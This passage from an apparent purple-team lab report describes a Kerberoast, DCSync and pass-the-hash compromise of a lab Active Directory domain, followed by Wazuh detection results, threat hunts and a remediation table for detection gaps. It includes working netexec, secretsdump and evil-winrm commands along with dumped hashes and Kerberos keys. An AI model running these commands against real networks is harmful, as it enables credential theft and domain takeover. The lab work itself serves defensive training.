
```
(stager@fh) [~/intership-fh]
$ proxychains netexec ldap 10.10.20.10 -u svc_backup -p 'Summer2024!' --admin-count

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 10.10.20.10:389 ... OK (error)
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 10.10.20.10:389 ... OK (no error)
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 10.10.20.10:636 ... OK
LDAP 10.10.20.10 389 DC1 [*] Windows 11 / Server 2025 Build 26100 (name:
DC1) (domain: fh.local) (signing: Enforced) (channel binding: No TLS cert)
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 10.10.20.10:389 ... OK
LDAP 10.10.20.10 389 DC1 [+] fh.local\svc_backup:Summer2024!
LDAP 10.10.20.10 389 DC1 Administrator
LDAP 10.10.20.10 389 DC1 krbtgt
LDAP 10.10.20.10 389 DC1 itAdmin
```

Figure 28: proxychains netexec ldap enumerating admin count accounts using svc_backup credentials

Stage 5: DCSync Attack

A DCSync attack was executed via proxychains impacket secretsdump. The over privileged svc_backup account had DCSync rights, enabling extraction of the entire NTDS.dit contents including Administrator NT hash, krbtgt hash and all AES256 Kerberos keys.



```
PS C:\Users\Administrator> # Give svc_backup the two rights needed for DCSync
PS C:\Users\Administrator> $user = Get-ADUser svc_backup
PS C:\Users\Administrator> $domain = Get-ADDomain
PS C:\Users\Administrator> $acl = Get-Acl "AD:$($domain.DistinguishedName)"
PS C:\Users\Administrator> # Grant "Replicating Directory Changes"
PS C:\Users\Administrator> $ace1 = New-Object System.DirectoryServices.ActiveDirectoryAccessRule(
>> (New-Object System.Security.Principal.SecurityIdentifier $user.SID),
>> "ExtendedRight", "Allow",
>> [GUID]"1131f6aa-9c07-11d1-f79f-00c04fc2dcd2"
>> )
PS C:\Users\Administrator> # Grant "Replicating Directory Changes All"
PS C:\Users\Administrator> $ace2 = New-Object System.DirectoryServices.ActiveDirectoryAccessRule(
>> (New-Object System.Security.Principal.SecurityIdentifier $user.SID),
>> "ExtendedRight", "Allow",
>> [GUID]"1131f6ad-9c07-11d1-f79f-00c04fc2dcd2"
>> )
PS C:\Users\Administrator> $acl.AddAccessRule($ace1)
PS C:\Users\Administrator> $acl.AddAccessRule($ace2)
PS C:\Users\Administrator> Set-Acl "AD:$($domain.DistinguishedName)" $acl
PS C:\Users\Administrator> Write-Host "DCSync rights granted to svc_backup" -ForegroundColor Green
DCSync rights granted to svc_backup
PS C:\Users\Administrator>
```

Figure 29: DCSync rights (Replicating Directory Changes) granted to svc_backup on DC1 (lab misconfiguration simulation)

```

stager@fh: ~/intership-fh
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 10.10.20.10:135 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 10.10.20.10:49667 ... OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bf45b2acdc88eb7a13aa474b347ea63d :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:39236667d3e36d806967ee48543e7d05 :::
fh.local\hqSaacid:1106:aad3b435b51404eeaad3b435b51404ee:070002f7849625ef321459e90e95b430 :::
fh.local\brAbdalla:1107:aad3b435b51404eeaad3b435b51404ee:8ae83917fb21fb5cbbf7a48fedd336ec :::
fh.local\itAdmin:1108:aad3b435b51404eeaad3b435b51404ee:070002f7849625ef321459e90e95b430 :::
svc_backup:1115:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c :::
DC1$:1000:aad3b435b51404eeaad3b435b51404ee:c824aa0252522135cbd7037953f14505 :::
HQ-STAFF-01$:1101:aad3b435b51404eeaad3b435b51404ee:7445fce76349eb9fb36af1914ee0e1d4 :::
BR-STAFF-01$:1102:aad3b435b51404eeaad3b435b51404ee:2be30f35ae50ed5f9fe66c1d6cafaca4 :::
[*] Kerberos keys grabbed
Administrator:0x14:083ccbb7edce99f8da18a9d6c1d4d2746c54e0bebd256717edb66b6f755c30fb
Administrator:0x13:4a796c5ebc9f561d9e847dbdc4a5bd15
Administrator:aes256-cts-hmac-sha1-96:8853a72836a6daf4fc5d4b5254c96ec5c60e747854acdd821ad00417ad432
872
Administrator:aes128-cts-hmac-sha1-96:e0b693b24d51f9ccf1e88fa19694f2f7
Administrator:0x17:bf45b2acdc88eb7a13aa474b347ea63d
krbtgt:aes256-cts-hmac-sha1-96:620bbf7535783506c63c4af4afb0ade7a03559b254beceb6de94004a0294eaad
krbtgt:aes128-cts-hmac-sha1-96:7fff68f549c20d9c69e303339af8aa44
krbtgt:0x17:39236667d3e36d806967ee48543e7d05
fh.local\hqSaacid:0x14:5a25952a4f50a6a827aef577468570a94d43f9f81a4bc37bfc44f9d8932d7457
fh.local\hqSaacid:0x13:a389b796bd9e4aef45f27cc396ee3c64
fh.local\hqSaacid:aes256-cts-hmac-sha1-96:337d046ee9bbdd9d99b064b9d11d1cd02a6fd419a4e014a4af853d3a5
f7c5126
fh.local\hqSaacid:aes128-cts-hmac-sha1-96:ab91a80c000df0d05da9eddc01f1da6d
fh.local\hqSaacid:0x17:070002f7849625ef321459e90e95b430
fh.local\brAbdalla:0x14:1a43425113e8959229c172ef319340e533d697f00346439c5d1f857a704fc2dd
fh.local\brAbdalla:0x13:1a2a79a5fac6b0593fbfff81fef0de2f
fh.local\brAbdalla:aes256-cts-hmac-sha1-96:5ee47bbd08362172f50f4ba2e00b699a6df13e4ed85628542a488c86
ebc245cf

```

Figure 30: impacket secretsdump output showing full NTDS.dit dump including Administrator and krbtgt hashes

Stage 6: Pass the Hash to Domain Administrator

The Administrator NT hash was used with proxychains evil winrm to obtain an interactive PowerShell shell as fh\administrator on DC1. Complete domain compromise was achieved.

```

(stager@fh) [~/intership-fh]
$ proxychains evil-winrm -i 10.10.20.10 -u Administrator -H 'bf45b2acdc88eb7a13aa474b347ea63d'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 10.10.20.10:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
fh\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

Figure 31: Interactive PowerShell shell as fh\administrator on DC1 achieved via pass the hash

20.2 Detection

Only partial detection occurred. The primary attack techniques were not detected by Wazuh's default ruleset:


- Rule 92657 at level 6 fired during NTLM authentication phases
- Rule 60106 at level 3, Windows Logon Success, fired for the final Administrator logon

Explicitly not detected:

- Kerberoasting fingerprint of multiple 4769 TGS requests from a single source for SPN accounts
- DCSync attack, specifically Event ID 4662 with the DRSUAPI replication GUID
- Chisel reverse SOCKS proxy outbound tunnel from HQ STAFF 01
- certutil.exe used as a file downloader (LOLBin technique)
- Pass the hash authentication, indistinguishable from legitimate NTLM auth in default logs

20.3 Bonus Detection: Group Membership Change

A separate demonstration added hqSaacid to the Domain Admins group. Wazuh's built in detection for Event ID 4728 fired immediately with the description Domain Admins Group Changed. This confirms baseline privilege escalation detection works for administrative group modifications, but does not cover the more sophisticated Kerberoast plus DCSync path used above.




```
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS C:\Users\Administrator> Add-ADGroupMember -Identity "Domain Admins" -Members hqSaacid
PS C:\Users\Administrator> Get-ADGroupMember -Identity "Domain Admins"

distinguishedName : CN=Administrator,CN=Users,DC=fh,DC=local
name               : Administrator
objectClass        : user
objectGUID         : 25128470-7514-48e7-b632-871551810397
SamAccountName     : Administrator
SID                : S-1-5-21-189982789-709532270-3205832115-500

distinguishedName : CN=hq.saacid,OU=ou\=hq-staff,DC=fh,DC=local
name               : hq.saacid
objectClass        : user
objectGUID         : c387c121-ddf1-4cd3-af6d-33e4f390418a
SamAccountName     : hqSaacid
SID                : S-1-5-21-189982789-709532270-3205832115-1106

distinguishedName : CN=it.admin,OU=ou\=IT-ADMINS,DC=fh,DC=local
name               : it.admin
objectClass        : user
objectGUID         : bd4df2f8-cd64-4956-bdb3-8f320bcaaf2b
SamAccountName     : itAdmin
SID                : S-1-5-21-189982789-709532270-3205832115-1108
```

Figure 32: hqSaacid added to Domain Admins group on DC1



W. Threat Hunting DC1		
Jul 10, 2026 @ 18:30:15.113	DC1	Windows User Logoff
Jul 10, 2026 @ 18:30:04.504	DC1	Windows User Logoff
Jul 10, 2026 @ 18:30:04.501	DC1	Windows User Logoff
Jul 10, 2026 @ 18:30:04.495	DC1	Windows Logon Success
Jul 10, 2026 @ 18:30:04.485	DC1	Windows User Logoff
Jul 10, 2026 @ 18:30:04.482	DC1	Windows User Logoff
Jul 10, 2026 @ 18:30:04.464	DC1	Windows Logon Success
Jul 10, 2026 @ 18:30:04.456	DC1	Windows Logon Success
Jul 10, 2026 @ 18:30:00.440	DC1	Domain Admins Group Changed
Jul 10, 2026 @ 18:30:00.440	DC1	Security Enabled Global Group Changed
Jul 10, 2026 @ 18:30:00.423	DC1	Windows Logon Success
Jul 10, 2026 @ 18:29:52.047	DC1	Non service account logged off.
Jul 10, 2026 @ 18:29:52.045	DC1	Special privileges assigned to new logon.

Figure 33: Wazuh detecting Domain Admins group change in real time

20.4 MITRE ATT&CK Mapping

- T1558.003, Steal or Forge Kerberos Tickets, Kerberoasting
- T1003.006, OS Credential Dumping, DCSync
- T1550.002, Use Alternate Authentication Material, Pass the Hash
- T1090.001, Proxy, Internal Proxy (chisel)
- T1105, Ingress Tool Transfer (certutil)
- T1078.002, Valid Accounts, Domain Accounts

21. Threat Hunting

Beyond alert driven detection, three proactive threat hunts were conducted against accumulated Wazuh telemetry to demonstrate mature SOC methodology.

21.1 Hunt 1: Post Brute Force Successful Authentication

Hypothesis: following a brute force attack, a successful authentication from the same attacker IP indicates credential compromise.

Query: data.win.system.eventID: 4624 and data.win.eventdata.ipAddress: 10.10.10.60

Result: hits found. Correlated with prior 4625 events from the same source, confirming Kali did establish successful authenticated sessions on HQ STAFF 01 during Use Case 2.

21.2 Hunt 2: Kerberoasting Fingerprint

Hypothesis: Kerberoasting is characterised by TGS REQ events (Event ID 4769) for SPN enabled accounts. High volume from a single source indicates enumeration.

Query: data.win.system.eventID: 4769

Result: hits found from the Use Case 3 Kerberoasting phase. This demonstrates that the raw data exists in Wazuh, and a custom correlation rule could turn this into a first class detection.

21.3 Hunt 3: Domain Admins Group Modifications

Hypothesis: any modification to Domain Admins group membership is high risk and worth investigation.

Query: rule.description: Domain Admins Group Changed or data.win.system.eventID: 4728

Result: hit found from the Use Case 3 demonstration where hqSaacid was added to Domain Admins. Wazuh caught the change in real time.

22. Detection Gaps Identified

Honest documentation of detection gaps is as valuable as documentation of successful detections. Both drive the SOC engineering roadmap. The following gaps were identified during Month 2 and are recommended for future engineering work.

Gap	Impact	Recommended Remediation
Kerberoasting not detected	High privilege service accounts silently compromised	Custom rule for more than three unique SPN 4769 requests from a single source in sixty seconds
DCSync not detected	Full domain hash dump goes unnoticed	Custom rule for Event 4662 with replication GUID 1131f6aa 9c07 11d1 f79f 00c04fc2dcd2
Chisel or SOCKS pivot not detected	Attacker command and control tunnels undetected	Sysmon Event 3 network connection rules for outbound long lived connections from user context
LOLBin usage (certutil download) not detected	File transfer via legitimate binary goes unnoticed	Sysmon Event 1 rule for certutil.exe with urlcache flag
Anonymous SMB session not detected	Reconnaissance phase invisible	Custom rule for Event 5140 with ANONYMOUS LOGON user
Share name enumeration not detected	Multiple failed share access attempts not correlated	Custom rule for more than five failed share connections from a single source in sixty seconds

Intra subnet port scan not detected	Same subnet reconnaissance invisible to pfSense	Sysmon Event 3 on endpoints or deploy a Suricata network sensor
Pass the hash indistinguishable from NTLM	Credential replay looks like normal authentication	Deploy Defender for Identity or equivalent AD attack detection tool

23. Incident Reports Summary

Three formal Incident Reports were produced documenting the Month 2 attack simulations. Each is delivered as a standalone document (IR 2026 001, 002, 003) and summarised here for reference.

23.1 IR 2026 001: Brute Force Attack Against Domain Controller

- Severity: HIGH (Level 10)
- Status: Closed, contained by automated response
- Source: 10.10.10.60, target: DC1
- Detection: rules 60104, 60205, 60115
- Response: Wazuh Active Response deployed a firewall block via netsh in under six seconds

23.2 IR 2026 002: Anonymous SMB Share Data Exposure

- Severity: HIGH (Level 10)
- Status: Closed, contained post remediation
- Source: 10.10.10.60, target: HQ STAFF 01
- Detection: rules 60106 and 92657, post authentication only
- Root cause: anonymous SMB access combined with plaintext credentials in a file share

23.3 IR 2026 003: Domain Compromise via Kerberoasting and DCSync

- Severity: CRITICAL (Level 15)
- Status: Closed, full domain rebuild recommended
- Source: 10.10.10.60 via HQ STAFF 01 pivot, target: DC1
- Detection: only rule 92657, partial
- Impact: total domain compromise, krbtgt hash exposed
- Remediation: krbtgt reset twice with a ten hour interval, domain wide password reset, DCSync rights audit

24. Skills and Technical Competencies Developed (Month 2)

24.1 Detection Engineering

- Windows advanced audit policy configuration via auditpol
- Wazuh custom decoder development using PCRE2 regex
- Wazuh custom rule development with correlation using same_srcip, frequency and timeframe
- Log source onboarding for Windows EventChannel and pfSense syslog
- Threat intelligence enrichment via VirusTotal integration
- Dashboard and visualisation engineering in OpenSearch Dashboards

24.2 Incident Response

- Automated containment via Wazuh Active Response
- End to end response chain validation from alert to command dispatch to agent execution to confirmation
- Formal incident reporting following industry structure
- Root cause analysis and remediation planning
- MITRE ATT&CK technique mapping

24.3 Offensive Security (Purple Team)

- Kerberos based attacks via kerbrute userenum, passwordspray and bruteuser
- SMB reconnaissance and lateral movement via netexec, smbclient and impacket
- Kerberoasting via impacket GetUserSPNs and hashcat offline cracking
- DCSync attack via impacket secretsdump
- Pass the hash via evil winrm with NT hash authentication
- Network pivoting via chisel reverse SOCKS proxy and proxychains
- Living off the Land binaries such as certutil for file download

24.4 Threat Hunting

- KQL query construction for OpenSearch
- Hypothesis driven investigation methodology
- Detection gap identification and documentation

25. Final Operational State (Combined)

Component	Status
HQ Routing	Operational (Month 1)
Branch Routing	Operational (Month 1)
IPsec VPN	Stable (Month 1)
Active Directory	Operational (Month 1)
DNS Resolution	Functional (Month 1)
Outbound NAT	Functional (Month 1)
Firewall Enforcement	Enabled and hardened for Month 2 segmentation
Wazuh Manager	Operational with custom decoders and rules
VirusTotal Enrichment	Operational, validated with EICAR
Windows Audit Policies	Fully enabled on DC1 and HQ STAFF 01
Security Channel Forwarding	Operational on both agents
Custom pfSense Decoder	Operational, validated via wazuh logtest
Custom Rules 100300 and 100301	Operational port scan detection
Active Response (netsh)	Operational and validated on DC1 and HQ STAFF 01
Authentication Monitoring Dashboard	Deployed with three custom visualisations
Use Case 1 (Brute Force)	Detected and auto contained
Use Case 2 (Lateral Movement)	Partially detected, gaps documented
Use Case 3 (Domain Compromise)	Partially detected, gaps documented
Detection Gaps Documented	Eight gaps identified with remediation plans
Incident Reports Produced	Three formal reports (IR 2026 001, 002, 003)

26. Closing Statement

Month 1 delivered a segmented, monitored enterprise infrastructure. Month 2 transformed that infrastructure into a functional SOC environment with real detection engineering, purple team exercises and formal incident response documentation.

The work spans what worked (VirusTotal enrichment, brute force detection with automated containment, pfSense port scan correlation, custom decoders and rules) and what did not (Kerberoasting, DCSync, LOLBin usage and tunneling, all executed successfully by the red team without triggering meaningful alerts).

The gap documentation is deliberate. A mature SOC report identifies what its telemetry does not catch as much as what it does. Every gap in section 22 is paired with a concrete remediation recommendation, forming the basis for the detection engineering roadmap in Month 3.

All exercises, configurations and outcomes documented in this report are reproducible from the Lab Modifications inventory in section 16.